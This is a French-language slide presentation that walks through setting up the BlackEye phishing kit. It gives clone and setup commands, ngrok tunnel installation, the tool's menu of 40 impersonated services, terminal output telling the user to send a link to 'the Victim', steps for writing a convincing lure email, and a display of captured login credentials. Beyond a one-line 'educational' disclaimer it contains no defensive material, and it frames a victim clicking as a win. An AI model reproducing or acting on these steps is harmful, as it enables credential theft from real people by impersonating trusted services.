



ANTONIO DA SILVA

# BLACKEYE

## Programme de Phishing


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# DISCLAIMER

NE PAS UTILISER CET OUTIL À DES  
FINS MALVEILLANTES


## But éducatif



Les informations  
partagées dans cette  
présentation sont dans un  
but éducatif.

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
## OSINT



La première chose à faire,  
c'est de la collecte  
d'informations.

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## Dans le but...



Dans le but de définir quel  
sera le moyen utilisé pour  
faire le phishing.

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NETFLIX



GitHub

## SITES DISPONIBLES

- ✓ Netflix
- ✓ Paypal
- ✓ GitHub
- ✓ Playstation
- ✓ Instagram
- ✓ Amazon



COMMENT METTRE EN PLACE


# BLACKEYE ?

1.

```
1| git clone https://github.com/Git-Ankitraj/blackeye-im.git
2| cd blackeye-im
3| chmod +x ./setup.sh
4| ./setup.sh
```

2.

```
1| sudo ./blackeye.sh
```



COMMENT METTRE EN PLACE

## BLACKEYE ?



**3.**

Crée un compte Ngrok ([link](#))  
Car il permettra de créer un lien

**4.**

```
1 | sudo wget https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-linux-arm.zip
2 | sudo unzip ngrok-stable-linux-arm.zip
3 | ./ngrok authtoken (Your authtoken here)
```

```
~/.blackeye-im master !9 ?71 14:55:02  
> ./blackeye.sh
```

```
:: Disclaimer: Developers assume no liability and are not ::  
:: responsible for any misuse or damage caused by BlackEye. ::  
:: Only use for educational purposes!! ::
```

```
:: BLACKEYE-IM By @Git-Ankitraj & @thelinuxchoice ::
```

[01] Instagram	[17] DropBox	[33] eBay
[02] Facebook	[18] Line	[34] Amazon
[03] Snapchat	[19] Shopify	[35] iCloud
[04] Twitter	[20] Messenger	[36] Spotify
[05] Github	[21] GitLab	[37] Netflix
[06] Google	[22] Twitch	[38] Reddit
[07] Origin	[23] MySpace	[39] StackOverflow
[08] Yahoo	[24] Badoo	[40] Custom
[09] LinkedIn	[25] VK	
[10] Protonmail	[26] Yandex	
[11] Wordpress	[27] devianART	
[12] Microsoft	[28] Wi-Fi	
[13] IGFollowers	[29] PayPal	
[14] Pinterest	[30] Steam	
[15] Apple ID	[31] Bitcoin	
[16] Verizon	[32] Playstation	

```
[*] Choose an option: 6
```



```
[*] Starting php server...
```


```
[*] Starting ngrok server...
```

```
[*] Send this link to the Victim: https://e3544b1583fd.ngrok.io
```

```
[*] Use shortened link instead: http://tny.im/zHhic
```

# Crée une adresse email

- Gmail de préférence 
- Crée un email convainquant
- Envoyer l'email 





Pendant que la personne scroll



Si elle clique pas =

**Défaite**





# REPEAT






Si elle clique =

**VICTOIRE !**



# Comment récupérer **les infos ?**



A screenshot of a web form with two input fields. The first field is labeled "Email or Member Name" and the second field is labeled "Password". Both fields are empty and have a light blue border.

```
[*] Waiting credentials ...  
  
[*] Credentials Found!  
[*] Account: bernard.hackwell@gmail.com  
[*] Password: dougthepug  
[*] Saved: sites/linkedin/saved.usernames.txt  
networkchuck@Voldemort:~/blackeye$ █
```



# THANK YOU !

Si vous avez des questions n'hésitez pas, la présentation  
sera envoyée dans le Discord